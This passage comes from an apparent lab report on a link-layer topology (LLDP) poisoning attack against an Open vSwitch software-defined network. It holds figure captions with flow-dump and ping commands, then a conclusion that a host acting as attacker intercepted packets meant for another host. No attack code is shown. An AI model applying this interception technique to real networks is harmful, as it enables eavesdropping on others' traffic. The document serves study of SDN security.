

Fig 68: But host3 is again receiving all the packets, but now with greater transparency.

Fig 69: “sudo ovs-ofctl dump-flows bro” is run to identify all the flows that are currently running.

Fig 70: To view the increase in the packet counter, the command “sudo ovs-ofctl dump-flows bro” is run multiple times.



Fig 71: Now host1 is pinged from host2 using command "ping 10.10.10.1"



Fig 72: To view the increase in the packet counter, the command "sudo ovs-ofctl dump-flows bro" is run multiple times.



Fig 73: host1 is pinged by host3 now.

Fig 74: To view the increase in the packet counter, the command "sudo ovs-ofctl dump-flows bro" is run multiple times.

Observations and Conclusion

Here we consider host3 as the attacker and host1 as the victim. We see that when host1 pings host2, though packets are meant to be sent o host2, host3 receives it. As seen in the above screenshot, the source remains host1 but the destination is host3 and not host2. This is the scenario of a successful attack. This is also called as conflicting flow. We also see the similar conflicting flow when host2 pings host1.

Thus this experiment rightfully demonstrates one of the many network poisoning attacks. This experiment shows that the network topology information based on the LLDP protocol is compromised in our attack.